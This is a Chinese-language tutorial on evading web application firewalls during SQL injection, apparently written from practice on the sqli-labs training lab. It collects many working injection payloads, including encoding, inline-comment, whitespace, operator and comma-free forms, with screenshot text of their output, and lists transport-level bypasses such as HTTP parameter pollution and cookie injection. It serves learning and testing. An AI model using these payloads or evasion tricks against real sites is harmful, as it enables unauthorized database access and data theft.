

基础绕WAF

语句层面

大小写绕过

用于过滤时没有匹配大小写的情况。（生产基本没用，考试有点用）

```
SELECT * from table;
```

双写绕过

`preg_replace('/select/', '', input)`

则可用 `seselectlect from xxx` 来绕过，在删除一个select后剩下的就是 `select* from xxx`

内联注释绕过

```
/*! */类型的注释，内部的语句会被执行  
/*!50000 */  
?id=-1'/*!50000UNION*/%20/*!50000SELECT*/%201,2,3--+
```

Encoding Other

ibs/Less-1/?id=-1'/*!50000UNION*/%20/*!50000SELECT*/%201,2,3--+|

ble Referrer


Welcome **Dhakkan**
Your Login name:2
Your Password:3

不能将关键词用注释分开；且数字不能超过数据库版本号；

变量的绕过

对于变量的拦截可以自己变形以下注释换行什么的，都可以。

```
user()  
user/**/()  
/*!50000user*/()
```




进制绕过

URL编码转换和16进制

```
?id=-1'/*!50000U%6eION*/%20/*!50000SE%6cECT*/%201,2,3--+
```



```
?id=-1'/*!50000U%6eION*/%20/*!50000SE%6cECT*/%201,(select group_concat(column_name) from information_schema.columns where table_schema=0x7365637572697479 and table_name=0x7573657273),3--+
```



查询字段名的时候表名被过滤，或是数据库中某些特定字符被过滤，则可用16进制绕过

空格绕过

```
%09 %0A %0B %0C %0D %20 %a0 /**/ /*!*/
```

敏感函数绕过

1) sleep() --> benchmark()

MySQL有一个内置的BENCHMARK()函数，可以测试某些特定操作的执行速度。参数可以是需要执行的次数和表达式。第一个参数是执行次数，第二个执行的表达式

eg: select 1,2 and benchmark(1000000000,1)

2) ascii()->hex()、bin()，替代之后再使用对应的进制转string即可

3) `group_concat()`→`concat_ws()`，第一个参数为分隔符

eg: `mysql> select concat_ws(",", "str1", "str2")`

4) `substr()`, `substring()`, `mid()`可以相互取代，取子串的函数还有`left()`, `right()`

5) `user()` --> `@@user`、`datadir`→`@@datadir`

6) `ord()`→`ascii()`:这两个函数在处理英文时效果一样，但是处理中文等时不一致。

7) `@@user = user()`

8) `@@datadir = datadir()`

过滤or and xor(异或)not 绕过

`and = &&`

`or = ||`

`xor = |`

`not = !`

过滤引号绕过

1) 使用十六进制

eg: `UNION SELECT 1,group_concat(column_name) from information_schema.columns where table_name=0x61645F6C696E6B`

2) 宽字节，常用在web应用使用的字符集为GBK时，并且过滤了引号，就可以试试宽字节。

过滤逗号绕过

1) 如果waf过滤了逗号，并且只能盲注，在取子串的几个函数中，有一个替代逗号的方法就是使用`from pos for len`，其中pos代表从pos个开始读取len长度的子串

eg: 常规写法 `select substr("string",1,3)`

若过滤了逗号，可以使用`from pos for len`来取代 `select substr("string" from 1 for 3)`

sql盲注中 `select ascii(substr(database() from 1 for 1)) > 110`

2) 也可使用join关键字来绕过

eg: `select * from users union select * from (select 1)a join (select 2)b join(select 3)c`

上式等价于 `union select 1,2,3`

3) 使用like关键字，适用于`substr()`等提取子串的函数中的逗号

eg: `select user() like "t%"`

上式等价于 `select ascii(substr(user(),1,1))=114`

5) 使用offset关键字, 适用于limit中的逗号被过滤的情况, `limit 2,1`等价于`limit 1 offset 2`

eg: `select * from users limit 1 offset 2`

上式等价于 `select * from users limit 2,1`

过滤位置层面

参数和union之间的位置

`\Nunion` 的形式(数字型注入可用)

`?id=\Nunion /*!40000 select 1,2,3*/--+`

The screenshot shows a web application interface with a navigation bar containing links for SQL, XSS, Encryption, Encoding, and Other. The main content area displays the following text: "Welcome Dhakkan", "Your Login name:2", and "Your Password:3". The background is black with the text in white and green.



浮点数的形式

`?id=-1.1union /*!40000 select 1,2,3*/--+`

The screenshot shows a web application interface with a navigation bar containing links for BUUCTF, CTFHub, and a dropdown menu. The main content area displays the following text: "Welcome Dhakkan", "Your Login name:root@localhost", and "Your Password:3". The background is black with the text in white and green.

`8e0` 的形式

`?id=-8e0union /*!40000 select 1,2,3*/--+`




利用 /*!50000*/ 的形式



union和select之间的位置

```
union select=union distinct select=union all select
```



空白字符

Mysql中可以利用的空白字符有：

```
%09,%0a,%0b,%0c,%0d,%a0;
```

注释

使用空白注释

MYSQL中可以利用的空白字符有


```
/**/  
/*letmetest*/
```

括号

```
?id=-1 union(select 1,database(),3)--+
```

http://192.168.100.130/sqli-labs/Less-1/?id=-1' union(select 1,database(),3)--+

☐ Enable Post data ☐ Enable Referrer



union和select之后的位置

空白字符

Mysql中可以利用的空白字符有：

```
%09,%0a,%0b,%0c,%0d,%a0;
```

注释

使用空白注释

MYSQL中可以利用的空白字符有

```
/**/  
/*letmetest*/
```

其他方式

括号

```
?id=-1' union select(1),2,(database())--+
```

QL XSS Encryption Encoding Other

/192.168.100.130/sql-labs/Less-1/?id=-1' union select(1),2,(database())--+

☒ Enable Post data ☐ Enable Referrer

Welcome **Dhakkan**
Your Login name:2
Your Password:security

运算符

减号&加号

```
?id=-1 union select-1,user(),3--+
```

SQL XSS Encryption Encoding Other

http://192.168.100.130/sql-labs/Less-1/?id=-1' union select-1,user(),3--+

☐ Enable Post data ☐ Enable Referrer

Welcome **Dhakkan**
Your Login name:root@localhost
Your Password:3

ryption Encoding Other

0/sql-labs/Less-1/?id=-1' union select+|,user(),3--+

☐ Enable Referrer

Welcome **Dhakkan**
Your Login name:root@localhost
Your Password:3

@

```
?id=-1' union select@1,user(),3--+
```

Encoding Other

abs/Less-1/?id=-1'|union select@1,user(),3--+

ble Referrer

Welcome Dhakkan
Your Login name:root@localhost
Your Password:3

!

?id=-1' union select!1,user(),3--+

ncoding Other

Less-1/?id=-1' union select!1,user(),3--+

Referrer

Welcome Dhakkan
Your Login name:root@localhost
Your Password:3

~

?id=-1' union select~1,user(),3--+

ding Other


s-1/?id=-1' union select~1,user(),3--+

error

Welcome Dhakkan
Your Login name:root@localhost
Your Password:3

}


?id=-1 union select{x 1},user(),3--+



传输层面


真实IP

原理：直接对源地址发起攻击，流量不会经过waf，从而成功绕过。



同网段/ssrf绕过

同理, 因同网段的流量属于局域网, 可能不经过waf的检测。



HPP参数污染

HTTP参数污染

HTTP请求走私

分段传输

请求方法

GET,POST,COOKIE

在web环境下有时候会出现统一参数获取的情况，主要目的就是对于获取的参数进行统一过滤。例如我获取的参数 `t=select 1 from 2` 这个参数可以从get参数中获取，可以从post参数获取，也可以从cookie参数中获取。

典型的dedecms，在之前测试的时候就发现了有些waf厂商进行过滤的时候过滤了get和post，但是cookie没有过滤，直接更改cookie参数提交payload，即绕过。

缓冲区溢出

原理:当服务器可以处理的数据量大于waf时，这种情况可以通过发送大量的垃圾数据将 WAF 溢出，从而绕过waf。

参考

```
https://mp.weixin.qq.com/s/YF-Zw8EnxPU5p-eFJad8GQ  
https://mp.weixin.qq.com/s/1KGWuf1HNRWBrmmQPrGFDg  
https://mp.weixin.qq.com/s/v_MYgOnky8RDP9_y_vSQWg  
https://mp.weixin.qq.com/s/oxIVB9tg2CR76mUk51NIHQ
```